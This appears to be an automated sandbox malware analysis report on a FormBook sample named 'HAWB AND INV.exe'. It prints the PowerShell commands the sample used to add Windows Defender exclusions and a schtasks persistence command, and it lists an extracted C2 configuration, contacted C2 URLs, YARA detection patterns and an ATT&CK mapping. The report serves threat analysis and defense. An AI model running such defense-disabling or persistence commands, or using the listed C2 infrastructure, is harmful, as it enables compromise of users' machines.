ID: 402848
Sample Name: HAWB AND INV.exe
Cookbook: default.jbs
Time: 14:51:24
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report HAWB AND INV.exe

Overview


General Information

Sample Name:	HAWB AND INV.exe
Analysis ID:	402848
MD5:	42662765a94ce5..
SHA1:	da57dd4c137c47..
SHA256:	2138325dd5e282..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- Adds a directory exclusion to Windo…
- C2 URLs / IPs found in malware con…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queries sensitive video device inform…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- HAWB AND INV.exe (PID: 6752 cmdline: 'C:\Users\user\Desktop\HAWB AND INV.exe' MD5: 42662765A94CE5ECE11529509F937711)
  - powershell.exe (PID: 6932 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\HAWB AND INV.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6948 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 7020 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 7064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 7072 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\qxnptkmQbHB' /XML 'C:\Users\user\AppData\Local\Temp\tmp9D41.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 4592 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - HAWB AND INV.exe (PID: 6156 cmdline: C:\Users\user\Desktop\HAWB AND INV.exe MD5: 42662765A94CE5ECE11529509F937711)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - ipconfig.exe (PID: 6556 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: B0C7423D02A007461C850CD0DFE09318)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.alldaazz.com/maw9/"
  ],
  "decoy": [
    "jaimericart.com",
    "mayavantcard.com",
    "romanzava.site",
    "forefrontunderground.com",
    "grafikirmarketing.com",
    "airpoppoff.com",
    "captureq.com",
    "vph.ventures",
    "historiclocation.com",
    "theoxfordway.com",
    "springersells.com",
    "huther.mobi",
    "networkingmaderas.com",
    "reggatech.com",
    "dollfacela.com",
    "moneycrypt.net",
    "calidad-precio.net",
    "hamnsk165.com",
    "victoriabrownrealtor.com",
    "itechfreak.com",
    "bernardocammarata.com",
    "alfredoarlington.com",
    "rencontre-montpellier.com",
    "vipbrandwatch.info",
    "nhahangminhcuong.com",
    "senmec23.com",
    "onemoreusa.com",
    "dinkoistmatrimony.com",
    "ideasparatubebe.com",
    "pozickyauveryinfossk.com",
    "buildingba.com",
    "heoslight.com",
    "ventadecalsotsdevalls.com",
    "app-cintavcsuges.com",
    "culturaenmistacones.com",
    "whyiamvoting.com",
    "blackopstravel.club",
    "poorwhitetrashlivesmatters.com",
    "beachrockisland.com",
    "natrium-ionen-akkus.com",
    "noxi.store",
    "whichrace.com",
    "mindfulprovision.com",
    "nznatureguides.com",
    "fullautoimage.com",
    "sharonbakcht.com",
    "ournursingdegreesworld.com",
    "parismedspas.com",
    "premier-moment.info",
    "curvygirlholiday.com",
    "getsuperyouth.com",
    "177palmer.com",
    "headstronghairstudio.com",
    "sasdrawing.com",
    "drinkhydrateyourcoffee.com",
    "globalifier.com",
    "protocolpolitician.com",
    "edinglow.com",
    "isimplix.com",
    "trendylifefashion.com",
    "ferhou.com",
    "ellarewster.club",
    "ecosanhn.com",
    "newedulist.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.473823367.0000000000C50000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000002.473823367.0000000000C50000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000002.473823367.0000000000C50000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000017.00000002.593665337.0000000000880000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000017.00000002.593665337.0000000000880000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
10.2.HAWB AND INV.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.HAWB AND INV.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
10.2.HAWB AND INV.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
10.2.HAWB AND INV.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.HAWB AND INV.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 5 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 1	Scheduled Task/Job 1	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Inse Netw Com
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1 1	LSASS Memory	Security Software Discovery 4 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Expl Redi Calls
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 5 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Virtualization/Sandbox Evasion 1 5 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mani Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamr Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 1 1 2	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HAWB AND INV.exe	21%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe	21%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.HAWB AND INV.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.premier-moment.info	0%	Virustotal		Browse
ecosanhn.com	0%	Virustotal		Browse
jaimericart.com	0%	Virustotal		Browse
networkingmaderas.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.microX%	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.premier-moment.info/maw9/?AVF=6+c9WwA91vc3q1qPV/bxdb4jLCwfrBo6mkGAjXedmMMeaWqNVTNOJ33lEW7rMTYT0EzxW77dCg==&6l=sHbLpdw8x0Nx4	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
www.alldaazz.com/maw9/	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.networkingmaderas.com/maw9/?AVF=CxDYGZqaFGf+wggxXYaRsXxHYh0vkMvLuxQU/eiz8BKY71rUvugXdjEA5Q+gRIVecMz1lX5ZhQ==&6l=sHbLpdw8x0Nx4	0%	Avira URL Cloud	safe	
http://www.dinkoistmatrimony.com/maw9/?AVF=4eDAg+VUuFTPb+HpMV2XwHXrAkW6c8A/v4D4zAieFew51h9R0F5m+f+tz7m/68XBKeAB57yd0w==&6l=sHbLpdw8x0Nx4	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.ecosanhn.com/maw9/?AVF=cbTyfQFVyV4qwzSuB5gkHhMhd4ZKxxzMSggVhGr4392xKRAUAYS1aRQvNzIyvi+llhoR0m7eyA==&6l=sHbLpdw8x0Nx4	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.curvygirlholiday.com/maw9/?AVF=ueXSnp9RuZV4VGv1GREwgsKbz6ngTp3QynINalfLY22/qL3buQO/ZY9WhadtjkGC+9EglwJKpA==&6l=sHbLpdw8x0Nx4	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.premier-moment.info	202.254.234.152	true	true	• 0%, Virustotal, Browse	unknown
ecosanhn.com	181.214.142.2	true	true	• 0%, Virustotal, Browse	unknown
jaimericart.com	81.88.48.71	true	true	• 0%, Virustotal, Browse	unknown
networkingmaderas.com	107.180.57.119	true	true	• 0%, Virustotal, Browse	unknown
www.itechfreak.com	192.238.144.41	true	false		unknown
dinkoistmatrimony.com	34.102.136.180	true	false		unknown
curvygirlholiday.com	34.102.136.180	true	false		unknown
www.vipbrandwatch.info	unknown	unknown	true		unknown
www.networkingmaderas.com	unknown	unknown	true		unknown
www.beachrockisland.com	unknown	unknown	true		unknown
www.curvygirlholiday.com	unknown	unknown	true		unknown
www.dinkoistmatrimony.com	unknown	unknown	true		unknown
www.ecosanhn.com	unknown	unknown	true		unknown
www.jaimericart.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.premier-moment.info/maw9/?AVF=6+c9WwA91vc3q1qPV/bxdb4jLCwfrBo6mkGAjXedmMMeaWqNVTNOJ33lEW7rMTYT0EzxW77dCg==&6l=sHbLpdw8x0Nx4	true	• Avira URL Cloud: safe	unknown
www.alldaazz.com/maw9/	true	• Avira URL Cloud: safe	low
http://www.networkingmaderas.com/maw9/?AVF=CxDYGZqaFGf+wggxXYaRsXxHYh0vkMvLuxQU/eiz8BKY71rUvugXdjEA5Q+gRIVecMz1lX5ZhQ==&6l=sHbLpdw8x0Nx4	true	• Avira URL Cloud: safe	unknown
http://www.dinkoistmatrimony.com/maw9/?AVF=4eDAg+VUuFTPb+HpMV2XwHXrAkW6c8A/v4D4zAieFew51h9R0F5m+f+tz7m/68XBKeAB57yd0w==&6l=sHbLpdw8x0Nx4	false	• Avira URL Cloud: safe	unknown
http://www.ecosanhn.com/maw9/?AVF=cbTyfQFVyV4qwzSuB5gkHhMhd4ZKxxzMSggVhGr4392xKRAUAYS1aRQvNzIyvi+llhoR0m7eyA==&6l=sHbLpdw8x0Nx4	true	• Avira URL Cloud: safe	unknown
http://www.curvygirlholiday.com/maw9/?AVF=ueXSnp9RuZV4VGv1GREwgsKbz6ngTp3QynINalfLY22/qL3buQO/ZY9WhadtjkGC+9EglwJKpA==&6l=sHbLpdw8x0Nx4	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000000B.00000002.594031738.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000002.00000002.529584600.00000000049DE000.00000004.00000001.sdmp, powershell.exe, 00000004.00000003.464881292.0000000008023000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000002.529584600.00000000049DE000.00000004.00000001.sdmp, powershell.exe, 00000004.00000003.464881292.0000000008023000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers?	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 00000004.00000003.477109333.0000000005AE1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
